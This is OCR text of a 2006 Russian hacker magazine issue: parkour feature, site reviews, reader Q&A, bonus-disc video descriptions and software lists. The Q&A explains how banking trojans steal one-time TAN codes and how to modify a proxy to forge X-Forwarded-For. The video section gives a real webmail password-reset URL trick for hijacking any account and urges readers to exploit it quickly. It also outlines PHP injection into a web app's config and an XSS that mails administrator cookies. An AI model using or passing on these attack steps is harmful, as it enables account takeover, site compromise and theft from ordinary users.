Впервые мир увидел паркур в 2001 году в фильме «Ямакаси: новые самураи» (Yamakasi: Les samourais des temps modernes), продюсером которого был Люк Бессон. Идея фильма родилась у него, когда он познакомился с трэйсерами одноименной команды. Впоследствии в 2004 году было снято провальное продолжение этого фильма — «Ямакаси — Дети Ветра» (Yamakasi Les Fils du Vent). Буквально через несколько месяцев в мировой прокат выходит еще один фильм — «13 район» (Banlieue 13), продюсером которого также выступает Люк Бессон. Но в отличие от предыдущих фильмов этот отличается тем, что главную роль в нем сыграл Давид Белль, показав в фильме реальное применение навыков паркура.

от редактора

У меня дома есть телевизор, но я его редко включаю. Как-то не до этого. Всегда найдется, чем еще заняться. Но однажды я все-таки его включил. Включил и не смог оторваться. Крутили бессоновский «13-ый район». Культура движения и перемещения главного героя заставили меня срочно лезть в поисковик, чтобы узнать об этом подробнее. В итоге я догуглил до сайта tracers.ru. Тотчас скачал видео и снова офигел. На нем были ребята, двигающиеся так, словно для них нет ни стен, ни каких-либо препятствий, ни гравитации. А теперь, когда я знаком с Вуглускром, я точно начну тренироваться. Это ведь действительно хакерский подход к передвижению в пространстве. Чтобы лучше меня понять, залезь на диск, посмотри видео.

*Николай **gorl** Андреев*

PAWA

PAWA (Parkour worldwide association) — Международная Ассоциация Паркура, основанная Давидом Беллем. Цель ассоциации — распространять паркур в истинном его понимании.

PAWA Russia — одно из наиболее продуктивных и уважаемых представительств Международной Ассоциации Паркура. PAWA организует тренировки по собственной программе, выпускает экипировку, разработанную специально для паркура. PAWA занимается выпуском видеороликов и фильмов, организацией фотосессий, проведением акций, фестивалей и других мероприятий. Среди наших заслуг — победа на «Всероссийском Фестивале Спортивного Видео», организация премьеры фильма «13 район» Люка Бессона и приезд в Москву главного героя фильма Давида Белля.

В июне, совместно с компанией ATHLETE (http://nepadaet.ru/), PAWA проведет Фестиваль паркура, который будет называться «Athlete-переворот». Уникальность фестиваля заключается в том, что это первое в мире мероприятие подобной направленности, которое будет иметь действительно огромные масштабы.

WEB

WWW.TRACERS.RU — все о паркуре в России
WWW.LEPAKOUR.RU — самая большая в мире библиотека видео о паркуре
WWW.PAWA.RU — сайт российского представительства Международной Ассоциации Паркура.

интернет как часть культуры

Уникальность нашего сообщества заключается еще и в том, что трэйсеры всего мира постоянно общаются, обмениваясь информацией через Интернет. В Сети можно найти огромное количество фото- и видеоматериалов, посвященных паркуру. Все это призвано развивать и совершенствовать дисциплину. Приехав в любой город, ты найдешь единомышленников, которые всегда будут готовы помочь. Ведь одна из основных задач паркура — это помощь другим людям. Вполне обычным является то, что у трэйсера из Сибири есть друзья из Англии, Америки или из Африки. У людей, занимающихся паркуром, нет языковых, религиозных или расовых ограничений. Именно такая сплоченность позволяет паркуру распространяться и стремительно набирать обороты по всему миру.

WWW

ТЕКСТ ИВАН КУЗНЕЦОВ АКА SEED **/ WWW.ROXTON.KIEV.UA /**
ИВАН СКЛЯРОВ **/ WWW.SKLYAROFF.RU /**

www.dekan.ru
Дистанционное образование

За несколько сотен русских денег в месяц из тебя удаленно обещают сделать программиста, web-дизайнера, web-разработчика и даже научить английскому. Этот проект, может, и не попал бы никогда в обзор нашего журнала, если бы на нем еще не существовало такого забавного курса, как «Взлом и защита программного обеспечения». Как заявляют на сайте, после прохождения этого курса ты сможешь взломать практически ЛЮБУЮ СОВРЕМЕННУЮ ПРОГРАММУ! И, конечно, создать очень надежную защиту. Причем курс рассчитан на людей, начинающих с нуля. Никаких специальных знаний не требуется.

www.protocols.ru
Энциклопедия сетевых протоколов

Хочешь получить информацию о недостатках различных сетевых протоколов и способах атак на них? Получить сведения о новых появившихся спецификациях протоколов? Пользоваться различными сетевыми утилитами, такими как tcpdump, ethereal, iptables, arptables, dsniff, dnsspoof, ebtables, sshmitm, webmitm? Тогда тебе нужно посетить «Энциклопедию сетевых протоколов от BiLiM Systems». Здесь все новости из мира сетевых протоколов, документы, спецификации, программы и даже форум.

http://infobez.net.ru
ISTeam

Небольшой, но полезный русскоязычный сайт по безопасности. Имеются как авторские статьи, так и переводы зарубежных мануалов, вот лишь некоторые названия: «SQL Injection manual», «Организация honeypot в VMWare», «Меняем ответ сервера apache(win32)», «Надежное удаление информации на жестких дисках, дискетах, USB Flash и других носителях». Интересны также программы и сервисы, созданные авторами сайта, например, обновляющиеся каждые 15 минут. Список анонимных прокси, программа для детектирования запущенных виртуальных машин WMvare и VirtualPC, скрипты-приманки для Honeypot и пр.

www.derstein.ru
Центр восстановления данных

Центр Восстановления Данных Derstein поможет тебе восстановить данные на любых цифровых носителях: HDD, RAID, CD/DVD, FLASH и TAPE. Нет, я не занимаюсь рекламой. Просто на их сайте собраны сотни статей о восстановлении данных, о файловых структурах, анатомии жестких дисков, описания интерфейсов и пр. Имеется возможность свободно скачивать программы для восстановления информации на все случаи жизни, так что можно проводить восстановление и самостоятельно. Полезен также сервис «Статистика "падений" дисков».

http://flash.xaoc.ru
Фракталы на флеше

Фракталом называется структура, состоящая из частей, которые подобны целому. Короче, это чертовски красивые узоры, которые встречаются в живой и неживой природе. На сайте можно не только получить всю теоретическую часть по фракталам, но и потренироваться в их построении. Достаточно только задать все необходимые атрибуты и нажать кнопку «Построить», а затем кнопку «Дальше». Разумеется, можно посмотреть примеры стандартных фракталов, таких как «Снежинка Коха», «Кривая Гильберта», «Дракон Хартера-Хейтуэя», «Кристалл» и т.д. Сайт полностью сделан на флеше.

www.7682.ru
Назад, в детство

Иногда, поддавшись внезапному чувству ностальгии, непреодолимо хочется вернуться в беззаботное детство. Игры в казаки-разбойники и электроника ИМ-02, советский лимонад, купленные на вырост джинсы, заветная жевательная резинка «баблгам». Этот сайт посвящен воспоминаниям людей, которые родились с 1976 по 1982 год. Проект для всех, кто вырос в огромной стране под названием СССР. Авторам проекта пришлось вспоминать все до мелочей о тех временах. Принесли старые игрушки, фотографии, с антресолей достали пыльные открытки, с дач привезли подшивки журналов, и теперь на страницах сайта собрано то, что определило взрослость родившихся в период 76—82. Посетив сайт, ты тоже сможешь поделиться своими воспоминаниями со всеми и принять непосредственное участие в создании детства 76—82.

http://totallyabsurd.com
Тотальный абсурд

Кликнув по ссылке, мы попадаем в необыкновенный мир. Мир абсурдных запатентованных изобретений, не имеющих практической ценности. На сайте находятся диковинные изобретения, смысл и логику которых смогут понять, наверно, только их авторы. Здесь вам предложат и гибрид ложки и наручника — для того чтобы ваше чадо не роняло без конца ложку на пол, — и женские треногие колготки с «запасной» ногой. Не проходите мимо «живого» скафандра для любителей кислорода — в шлем нужно всего лишь поместить и как следует укрепить горшочки с кактусами. Вы дышите углекислым газом, кактусы его переваривают и выдают кислород. А вот и восхитительная Сигнальная Вилка. В процессе непомерного поглощения пищи надо краешком глаза смотреть на сигнальные лампочки, и как только сигнальная лампочка поменяет свой цвет, нужно немедленно прекратить трапезу. Весьма оригинальный способ борьбы с перееданием.


www.kinobiograf.ru
Биографии режиссеров

Что скрывается за шумными премьерами очередных киношедевров, начиная со съемок первого кадра и заканчивая вручением наград киноакадемиков? За всем этим, безусловно, стоит огромный труд не только артистов, но и главных людей в съемочном процессе — кинорежиссеров. kinobiograf.ru — это электронный биографический энциклопедический словарь, включающий статьи о российских и зарубежных режиссерах кино. Ресурс рассчитан на самые широкие круги пользователей Сети: журналистов, студентов, ученых, рядовых кинозрителей. Киноманы со всего мира могут найти здесь любую информацию о своем любимом кинорежиссере. Сайт предоставляет обширную информацию о профессиональной деятельности режиссера и не затрагивает частную сторону его жизни. Словарь имеет разделы по странам, в которых в алфавитном порядке представлены имена режиссеров.

www.disbealig.com
Booyaka style

AliG-мания уже повсюду. Этот парень буквально везде: на MTV без конца крутят его Da-Ali-G show, он на радио, в кино ali g indahouse... Вот и в Сети открылся очередной его сайт под названием disbealig.com. Сайт полностью выполнен на флеше и содержит много интересных фишек, таких как транслитерация любого текста на язык Da-respect, создание своего неповторимого микса на виртуальной студии в разделе Da Mix, создание суперстильного графического изображения в картинной галерее. А также в разделе мультимедиа хранится несколько прикольных видеоклипов, а за линком Da pics скрывается коллекция фотографий Ali G.

Puma



Q: Когда речь заходит о троянах, форм-грабберах и прочей заразе, которая способна воровать конфиденциальные данные, очень часто упоминается возможность перехватывать так называемые TAN-коды. Объясни популярно, что они собой представляют и зачем, в принципе, нужны?

A: Если верить новостям, то за прошлый год удалые парни из России украли более 1 миллиона долларов с банковских счетов честных французских граждан. Возможно, сумма слегка преувеличена, но денег действительно увели немало. Многие банки сейчас предоставляют своим клиентам веб-интерфейс для управления своим счетом через Интернет (услуга называется Online Banking), которая, с одной стороны, намного облегчает пользователям жизнь, но с другой - открывает безграничные просторы для мошенников. С помощью взломанных интернет-ресурсов и внедренных в них эксплойтов, с большим процентом пробиваемости они заливают на компьютеры посетителей различного рода трояны. Основной целью заразы является перехват информации, вводимой пользователем в веб-формы. Среди множества пользовательских логинов и паролей к различным сервисам и службам нередко оказываются номера банковских счетов и PIN-коды для доступа. Завладев подобными данными, хакер без труда может авторизироваться на сайте банка и попробовать совершить денежные транзакции. Но в большинстве случаев ничего хорошего из этого не выйдет. Службы безопасности отлично понимают уязвимость подобной схемы, поэтому для совершения любой операции со счетом они требуют еще один код — TAN (Transaction Authentication Number). Если введенный код окажется верным, то транзакция пройдет успешно. Если кода в распоряжении хакера нет — выполнение операции завершится ошибкой, то есть система попросту откажет в доступе. Примечательно, что для каждой конкретной транзакции TAN-код является уникальным. Соответственно, если PIN-код у каждого владельца счета один, то TAN-кодов столько, сколько транзакций необходимо совершить. В этом и заключается прелесть подобного подхода: даже если хакер сможет перехватить номер счета, то PIN-код и, возможно, даже TAN все равно не провернут операцию со счетом. Для этого ему понадобятся свежие, еще не использованные TAN-коды, список которых регулярно высылается клиенту банком. Стоит заметить, что продвинутые трояны в некоторых случаях могут обойти и эту защиту. Действуют они по простой схеме: когда пользователь вводит TAN-код и отсылает запрос на сервер, троян выдает ему сообщение о неправильно введенном коде и требует ввести другой. Второй раз ошибка не выдается, и пользователь спокойно продолжает работу, однако ранее введенный TAN так и останется неиспользованным и запишется в логи трояна.

Q: Как известно, прозрачные прокси выдают реальный адрес пользователя через HTTP-заголовок X-Forwarder-For. Так вот вопрос: существуют ли прокси-серверы, которые позволяют передавать поддельный X-Forwarder-For? Было бы круто написать туда адрес пентагона и лазить по всему инету. Пускай найдут :).

A: Найти прокси-сервер, поддерживающий подобную функцию, оказалось нелегко. Единственный, кто на это способен, оказался небезызвестный 3[APA3A]tiny proxy (3proxy). Конфигурация сервера осуществляется через текстовый конфиг, который в самом простом случае может выглядеть примерно так:

```
nserver 127.0.0.1
auth none
allow *
proxy -p8080
internal 127.0.0.1
log /dev/null
```

Степень анонимности указывается во время запуска. Существуют два ключа: -a, который указывает, что прокся будет анонимной, а также –a1, которая заставит сервер передавать в качестве X-Forwarder-For случайные значения IP-адресов. К сожалению, просто взять и указать сюда конкретный IP-адрес нельзя, но никто не говорит, что это невозможно в принципе. Как известно, 3[APA3A]tiny proxy (3proxy) распространяется с открытыми исходниками, поэтому ты полностью можешь подогнать программу под себя. Скажу больше: участок кода, отвечающий за заголовок X-Forwarder-For, находится в файле proxy.c. Тут все зависит от твоей фантазии: можно реализовать генерацию IP по какому-то алгоритму, случайный выбор из определенного диапазона (например, привязанного к какому-нибудь dial-up провайдеру), импорт IP-адреса из отдельного конфигурационного файла и т.д. и т.п. Только помни, что многие сервисы, определив использование прокси, попросту откажут тебе в доступе и прямо попросят отключить проксик для совершения, скажем, денежной транзакции.

Q: Помоги грамотному программисту, которому не посчастливилось родиться в провинции. Возможности реализовать себя здесь нет, а желание созидать у меня огромное. Уже не раз получал предложение по работе от иностранных работодателей, которые приглашали принять участие в крупных проектах, но есть один нюанс — оплата. Каким образом я могу принимать гонорары из-за границы?

A: Первый вариант - самый простой — международный перевод типа Western Union (www.westernunion.com) и Money Gram (www.moneygram.com). Подобные услуги предлагают многие банки, поэтому есть все основания полагать, что таковой найдется и в твоем городе. При всей быстроте перевода, который в большинстве случаев осуществляется мгновенно, есть один серьезный недостаток — огромная комиссия. Настолько огромная, что в некоторых случаях может свести весь смысл перевода на нет.

Чеки — это другой вариант. В этом случае ты практически ничего не теряешь в денежном отношение, но серьезно проигрываешь по времени. Во-первых, тебе придется ждать, пока чек дойдет до тебя, а во-вторых, может потребоваться немало времени и сил, чтобы его обналичить. По-моему, игра не стоит свеч.

Третьим вариантом является банковский перевод. Но здесь же опять могут возникнуть проблемы, в том числе юридического характера. Постоянные перечисления на валютный счет могут заинтересовать налоговую полицию, а налоги ты, по всей видимости, платить не собираешься.

Оптимальным вариантом, на мой взгляд, являются электронные денежные системы Web Money (www.webmoney.ru) и E-Gold (www.e-gold.com). Приобрести электронную валюту без труда можно в любой стране мира, они легко конвертируются между собой и легко выводятся с помощью сотен сервисов. И более того, их даже необязательно обналичивать, а можно просто использовать для покупок через Интернет.

Q: В феврале произошла какая-то фигня с моей Miranda'ой. Теперь сообщения до одних адресатов доходят без проблем, а до других — ни в какую. Перекопал все настройки и чего только ни перепробовал, но не помогает. А самое веселое, что после установки другого клиента — qip'a — ничего не изменилось. В чем проблема?

A: Подобные трудности возникли и у членов X-crew. Nititozzz, например, никак не мог рассказать мне о своей новой машине, а ведь ему так хотелось похвастаться :). Оказалось, что парням из AOL вздумалось внести коррективы в существующий протокол, поэтому большинство альтернативных клиентов на некоторое время остались не у дел. Впрочем, быстро подоспевшие апдейты исправили ситуацию. Так что обнови клиент — и все будет ок.

Q: Хочу поэкспериментировать над экзотическими файловыми системами, такими как ReiserFS и JFS. Какой из Linux'ов их поддерживает?

A: На самом деле, многие. Тот же Fedora Core 4, дистрибутив которого был на DVD прошлого номера X, вполне подойдет для экспериментов. По умолчанию эти файловые системы не поддерживаются, но никто не мешает активизировать их поддержку самостоятельно. Во время инсталляции тебе необходимо перейти в командную строку и для активации ReiserFS набрать следующее:

```
linux selinux=0 reiserfs
```

Для JFS команда будет следующей:

```
linux selinux=0 jfs
```

Если есть желание заюзать файловую систему

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЭКОМ/ФРИКОМ — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

XFS, то просто набери:

linux xfs

Замечу, что все три ФС являются журналируемыми. Характерной чертой таких файловых систем является специальный журнал событий, в котором ведется список изменений с файлами. Подобный подход позволяет с высокой эффективность сохранить целостность файловой системы, даже в случае внезапного отключения питания или аппаратного сбоя.

Q: В Fedora Core для быстрой установки программ и сервисов встроена специальная утилита Yum. Но как ей пользоваться? Когда я читал пресс-релиз, думал, что эта красивая графическая программа, а не какая-то непонятная консольная тулза. :(

A: В действительности ничего страшного в этой утилите нет. Достаточно раз основательно с ней разобраться и позже, будь уверен, все пойдет как по маслу. Сейчас я попытаюсь разложить все по полочкам и начну, пожалуй, с настройки. Для этого открой окно терминала и войди в систему под рутом (команда su).

Далее делай следующее:

1. Переходи в каталог /etc (cd /etc)
2. С помощью текстового редактора открой конфигурационный файл yum.conf (vi yum.conf)
3. Замени его содержимое следующим:

```
[main]
cachedir=/var/cache/yum
logfile=/var/log/yum.log
pkgpolicy=newest
distroverpkg=redhat-release
tolerant=1
exactarch=1
obsoletes=1
retries=1
timeout=20
```

Теперь, когда конфигурация завершена, можно приступить к работе. Yum поддерживает несколько действий. Обновить все пакеты, установленные в твоей системе, ты сможешь с помощью команды yum update. Для установки нужного пакета достаточно набрать yum install <имя_нужного_пакета>. Удаление и обновление проходят не менее просто: yum remove <имя_пакета>, yum update <имя_пакета>. Список всех доступных обновлений легко получить, набрав в консоли yum check-update. При этом для установки пакета можно и не знать его полное имя, тебе поможет поиск: yum search <ключевое слово для поиска>.

Впрочем, работать с Yum через консоль совсем не обязательно. Многие используют графическую оболочку Yum Extender (http://linux.duke.edu/projects/yum) и ни в чем себе не отказывают.

Q: Каждый раз, когда я нажимаю комбинацию Ctrl-Alt-Del и вижу список задач, задаюсь вопросом: откуда столько процессов svchost.exe? Они постоянно ломятся в Интернет, и при этом файрвол дает знать о том, что у процесса изменились параметры. Все svchost.exe запущены с системными привилегиями, поэтому выгрузить их не получается. Объясни, что с ними делать?

A: Делать с ними ничего не надо. Процесс svchost.exe — он же Generic Host Process for Win32 Services — предназначен для запуска различных системных сервисов, представленных в системе в виде динамически загружаемых библиотек (DLL). Файл svchost.exe расположен в папке %SystemRoot%\System32. На основании записей из реестра svchost.exe составляет список служб, которые необходимо запустить. Для каждой из них запускается свой экземпляр процесса svchost.exe, поэтому в списке текущих процессов их, как правило, несколько. Сама по себе служба svchost.exe не опасна, но при этом является довольно уязвимым местом системы. Ведь наравне с системными службами, с ее помощью может быть загружена и всякая гадость. Каждый раз, когда сервис svchost.exe с измененными параметрами пытается выйти в Сеть, необходимо отслеживать, какая именно служба, запущенная с его помощью, пытается это сделать. Для этого достаточно набрать в командной строке tasklist /svc. После этого система возвратит список процесса с подробными комментариями.

Q: Почему .NET-разработчики так опасаются за конфиденциальность своего кода, и каким образом этот код можно защитить?

A: Переживания .NET-разработчиков имеют под собой вполне весомые основания. Дело в том, что любые .NET-сборки имеют настолько открытую структуру, что при наличии специальных инструментов, которые находятся в свободном доступе, можно не только вычислить структуру классов, но даже дизассемблировать код методов. Байт-код любой .NET-разработки, представленный на специальном IL-языке (Intermediate Language), легко поддается анализу, поэтому декомпиляторы при выполнении некоторых условий без проблем восстанавливают листинг программы на языке более высокого уровня, например C#. Только представь: из бинарника при выполнении некоторых условий можно получить исходный код, практически идентичный первоначальному!

Естественно, это не очень хорошо, так как скрыть свой код от исследования теперь намного сложнее. Чтобы исправить подобное положение дел, широкое распространение получили так называемые обфускаторы. Если не вдаваться в подробности, то программа со столь странным названием меняет настоящие названия всех методов, переменных, пространств имен на другие произвольные имена (например, на asd, gdf, dsf234, __fdsf и прочие бессмысленные наборы символов). После подобных преобразовании анализировать исходный код программы станет практически невозможно. Обфускаторов существует довольно много. Могу выделить:

RemoteSoft Slamander Obfuscator (www.remotesoft.com/salamander/obfuscator.html),

9Rays.Net ILObfuscator (www.9rays.net/cgi-bin/components.cgi?act=1&cid=86). Подробнее о поддерживаемых функциях и принципах работы можно прочитать в статье «Обфускация — есть такое слово» (www.aspnetmania.com/Articles/Article.aspx?ID=36).

Q: Последний месяц активно занимаюсь поиском ноутбука. Особое внимание, разумеется, уделяю машинам на базе Pentium M. Некоторые из них сопровождаются пометкой Sonoma. Что это значит? Не является ли такой процессор урезанной вариацией Pentium'а (типа Celeron)?

A: Не волнуйся. На самом деле Sonoma — это лейбл второго поколения платформы Intel Centrino. Появившись около года назад, она предоставила производителям ноутбуков возможность использовать более мощные процессоры Pentium M, работающие на 533 МГЦ шине, чипсеты Intel Mobile 915 Express, а также беспроводные адаптеры Intel PRO/Wireless 2200 (IEEE 802.11bg) и PRO/Wireless 2915 (IEEE 802.11abg). Ноутбуки на базе Sonoma работают до 3,5-4 часов без перезарядки и поддерживают DDR2, PCI Express, SATA и прочие прелести, присущие обычным десктопам.

Q: Не понимаю, откуда столько шума вокруг FireFox'а. Что в этом браузере особенного? На мой взгляд, Opera на два шага впереди!

A: Все дело в расширяемости, вернее в продуманной системе расширений. С помощью плагинов от сторонних разработчиков FireFox можно превратить в самую настоящую машину для убийства, способную абсолютно на все. Чтобы не кидаться пустыми словами, привожу список расширений, которые использую лично я:

AdBlock Plus (http://bene.sitesled.com/adblock.htm) — отличная резалка рекламы, в том числе Flash-банеров, о которых я давно забыл…

FlashGot (http://flashgot.net) — этот плагин спаривает FireFox и внешнюю качалку, в моем случае Download Master'ом. Обходит все ухищрения веб-разработчиков и безупречно перехватывает даже самые экзотические закачки.

ImgLikeOpera (http://imglikeopera.mozdev.org) — с помощью этого плагина появляется возможность быстрого включения/выключения загрузки изображений.

ScrapBook (http://amb.vis.ne.jp/mozilla/scrapbook) — чудо-расширение, позволяющее быстро сохранять просматриваемую страницу или ее часть в удобный каталог. Наконец-то на жестком диске не будет свалки из сохраненных документов.

SwitchProxy Tool (http://mozmonkey.com) — прокси приходится менять довольно часто, поэтому этот плагин для меня очень важен.

Tabbrowser Extensions (http://piro.sakura.ne.jp/xul/tabextensions) — значительно улучшает систему вкладок, предоставляя массу новых возможностей. Очень удобная вещь.

BINARY YOUR'S

ВИДЕО О ВЗЛОМЕ ПОЧТОВОГО СЕРВЕРА E-MAIL.RU | Zadoxlik

Этот сервис — один большой глюк, что, однако, не сказывается на количестве его пользователей. Я уверен, что, покопавшись, там можно будет найти еще не одну серьезную уязвимость. Продемонстрированная бага была выявлена благодаря простому человеческого желанию сделать так, чтоб ЭТО работало. ЭТО — система смены пароля, которая в обычных условиях отказывается работать наотрез.
А уязвимость заключается в том, что сменить пароль пользователя можно, не будучи залогиненным под этим пользователем.
Страница смены пароля, по замыслу авторов, имеет вид:

http://www.e-mail.ru/scripts/netauth.dll?cmd=passwd&utoken=<ACC>@e-mail.ru<KEY>&u_token=<ACC>@e-mail.ru<KEY>

Где <KEY> — это, судя по всему, некий идентифицирующий ключ, а <ACC> — логин.
У меня лично это почему-то не сработало (выдало какую-то кривую ошибку идентификации). Обидно! Почему я должен додумывать за программеров, что они там имели в виду? Правильно, незачем. Если просто-напросто уберем <KEY>, то все чудесным образом заработает. Хмм.. наводит на мысль о том, что можно аналогичным способом менять пароли для любого другого аккаунта. После простой проверки это подтвердилось...
Использование данной уязвимости — непаханое поле для парня, которому нечем себя занять. Это несколько десятков ICQ-номерков, ретривные мыла ко множеству сайтов, аккаунтов во всевозможных системах и, вообще, много всего интересного. Используйте все скорее, пока контору не попалили. Это наш подарок всем читателям и почитателям Х :).

ИССЛЕДОВАНИЕ КОММЕРЧЕСКОГО ДВИЖКА HYIP LISTER | STORM

Этот крутой мувик, который поистине не уступает лучшим голливудским блокбастерам, описывает процесс исследования коммерческого движка HYIP Lister'а. Хакер с ником STORM скачивает архив с двигом, который стал недавно доступен для свободного использования. Первая трудность — PHP-файлы HYIP lister закодированы Zend Optimizer'ом, и просто так почитать их не удастся. Впрочем, на машине багоискателя уже давно установлены apache+php+mysql и сам оптимайзер в довесок ко всему. Запустив скрипт инсталлирования движка, STORM принялся тщательно изучать его и первым делом зашел в админку (вообще, админка — это такое зло, я вам скажу ;). Буквально сразу в глаза бросилась первая брешь — можно вставить PHP-код вместо указания 16-ричного кода одного из цветов шаблона (все главные переменные, которые можно настроить, хранятся в главном конфигурационном файле). Теперь, обратившись к конфигурационному файлу, можно выполнять любые команды, так как мы уже инжектировали в него свой PHP-код. Ну что ж, веб-шелл — это, безусловно, круто, но нужно еще как-то получить доступ к самой запароленной панели администрирования. Хакер и тут не растерялся и начал прощупывать форму для заявок, которую юзер оставляет на сайте, а потом ее изучает сам админ. Попытки вставить javascript в разные поля формы ни к чему не привели — все наши <script> тэги резались с помощью strip_tags() функции. Наш герой внимательно просмотрел HTML-сорец страницы и с удивлением обнаружил, что может вставлять свои данные внутри тэга <img>. На скорую руку была проверена эта уязвимость (которая впоследствии оказалась критической). Запихиваем в тэг img событие OnMouseOver и вставляем наш вредоносный код, отправляющий на мыло кукисы.
Как только админ проведет мышкой над картинкой, кукисы тут же уплывут. Правда, чтобы над картинкой было не трудно провести мыхой, нужно увеличить размеры изображения до 640x480 ;). Хакер успешно осуществляет свой хитрый замысел и получает свои куки. И во второй половине видео Шторм проделывает все вышеописанное на одном из сайтов, где установлен hyip lister. Стоит ли говорить, что он с блеском завладел куками админа и получил полный контроль над сайтом. Вот такие вот дела, дружок ;).

BINARY YOUR'S

WINDOWS

DEVELOPMENT
- Development
- ActivePerl-5.8.7.815
- Aqua Data Studio 4.5
- AutoRun 3.0.8
- Borland Developer Studio 2006 Architect Trial
- EditiX 4.3
- Expert Debugger 2.0
- flat assembler 1.65.14
- MSDN 2005 Express Edition
- NCover v1.5.2 Beta
- NetBeans 5.0
- Nullsoft Install System 2.14
- SharpDevelop2
- UEStudio 05
- Visual Basic 2005 Express Edition
- VMProtect 1.21
- World C++
- xacc.ide 0.1.2.22
- Xenocode Postbuild 2006

MISC
- 7-Zip 4.32
- ACDSee Pro 8
- Adobe Reader 7.0.7
- Cain & Abel v2
- Clipboard Viewer
- CryptCD 5
- Dup Detector 3.201
- GMail Drive shell extension
- Link200 3.2.0.2
- Mars Banks Base 1.1
- Mars Notebook 1.2
- PASSOLO 5.0
- Pen Drive Manager 1.0
- PROMT Professional 7.0
- TaskSwitchXP Pro 2.09
- Total Commander 6.54a
- Unlocker 1.8.0
- Vista Transformation Pack 3.0
- XP-AntiSpy 3.95-2

MULTIMEDIA
- ACID Music Studio 6.0
- ACID Pro 5
- Aidsoid Viewer 2.01
- AVI Preview 0.26
- BetterJPEG 1.5.0.3
- Blender for Windows 2.41
- CloneDVD 2.8.8.2
- ConvertXtoDVD 2.0.5
- DivX Web Player 1.0
- DVDComposer 1.0.5
- Exact Audio Copy 0.95 Beta 4
- Flash Player Pro V2.8
- GIMP 2.2.10
- GXTranscoder 2.24.2978c
- Harmony Assistant v9.1.9
- K-Lite Mega Codec Pack 1.51
- Light Alloy 3.5 build 5944
- PocketDivXEncoder 0.3.60
- Winamp 5 Full 5.2
- Xilisoft DVD Ripper 4.0

NET
- InternetConnect от «МегаФон-Москва»
- 2hotspot 1.0.2.2
- Apache HTTP Server 2.2.0
- Azureus v2.4.0.0
- Cabos for Windows 0.6.2
- Download Master 5.0.1.987
- Firefox 1.5.0.1
- Gush 1.3
- IMsecure Pro
- KABcam 3.0.14
- KlipFolio 3.0 Beta C
- LanCalculator 1.0.1
- LanShutDown 3.0.2
- Iphant 2.00
- MDaemon 8.14
- Miranda IM v0.4.0.3
- mIRC 6.17
- Nmap 4.01
- Opera 8.52
- Port Explorer 2.1
- Proxomitron 4.5
- QIP 2005a b7820
- Screamer Radio 0.3.8
- SeaMonkey 1.0
- SmartFTP Client 2.0.995.3
- SpamPal 1.73g
- UserGate 4.0
- uTorrent 1.4.2
- Website-Watcher 4.10
- Win32Whois 0.9.10

SYSTEM
- Acronis Privacy Expert Suite 9.0
- Acronis TrueImage 9.0
- Colinux 0.6.3
- Mars WinCleaner 1.8
- Microsoft Windows Defender
- Norton AntiVirus 2006 beta
- Process Explorer 10.05
- RootkitRevealer 1.7
- Security Explorer 5.21
- SpyDefense 0.9.8.122

UNIX

DEVELOPMENT
- Aqua Data Studio 4.5
- EditiX 4.3
- flat assembler 1.65.14
- HT 0.9.1
- NetBeans 5.0
- Perl 5.9.3

MISC
- EasyTAG 1.1
- Enlightenment 0.16.8
- GnuCash 1.8
- kchmviewer 2.0
- KOffice 1.5 beta1
- MacSlow's Cairo-Clock 0.3
- MC 4.6.1
- Scribus 1.3.2
- SuperKaramba 0.37
- VIM 6.4


MULTIMEDIA
- Blender for Linux 2.41
- bmpx 0.13
- GIMP 2.2.10
- Hydra 0.0.1
- Hydrogen 0.9.3
- XdTV 2.3.0


NET
- Amaya 9.4
- aMule 2.1.0
- Apache HTTP Server 2.2.0
- BitTorrent-4.4.0-1
- Downloader for X 2.5.6
- evolution-2.4.2.1
- Firefox 1.5.0.1
- FreeRADIUS 1.1.0
- Gammu 1.03.20
- iptables 1.3.5
- Knmap 2.1
- Kopete 0.12 Alpha 1
- KVIrc 3.2.0
- Licq 1.3.2
- LiteSpeed Web Server V2.1.11
- mrtg 2.13.2
- MuSE 0.9.2
- Nagios 2.0
- Netmonitor 0.5
- nginx 0.3.30
- nmap 4.01
- Opera 8.52
- phpMyAdmin 2.8.0-rc1
- Pure-FTPd 1.0.21
- Qpopper 4.0.8
- SeaMonkey 1.0
- Sendmail 8.13.5
- Sylpheed 2.2.0
- VyQChat 0.2.8

SYSTEM
- banyfs-tools 0.83
- Damn Small Linux 2.2
- kubuntu 5.1
- Rootkit Hunter 1.2.8
- Wine 0.9.7

VISUAL HACK++
- Исследование движка HYIP Lister
- Видео о взломе почтового сервера e-mail.ru
- Прохождение февральского конкурса

БОНУС
- Zebra SoftPhone 1.2.1.1
- InternetConnect от "МегаФон-Москва"
- Видео от русской команды паркура
- Патчи от Руссобит-М





№ 03(87) МАРТ 2006

CD1

WINDOWS

DEVELOPMENT
- Development
- ActivePerl-5.8.7.815
- AutoRun 3.0.8
- EditiX 4.3
- Expert Debugger 2.0
- flat assembler 1.65.14
- NCover v1.5.2 Beta
- Nullsoft Install System (NSIS) 2.14
- SharpDevelop2
- UEStudio 05
- VMProtect 1.21
- xacc.ide 0.1.2.22

MISC
- 7-Zip 4.32
- ACDSee Pro 8
- Adobe Reader 7.0.7
- Cain & Abel v2
- Clipboard Viewer
- CryptCD 5
- Dup Detector 3.201
- GMail Drive shell extension
- Link200 3.2.0.2
- Mars Banks Base 1.1
- Mars Notebook 1.2
- PASSOLO 5.0
- Pen Drive Manager 1.0
- TaskSwitchXP Pro 2.09
- Total Commander 6.54a
- Unlocker 1.8.0
- Vista Transformation Pack 3.0
- XP-AntiSpy 3.95-2

MULTIMEDIA
- Aidsoid Viewer 2.01
- AVI Preview 0.26
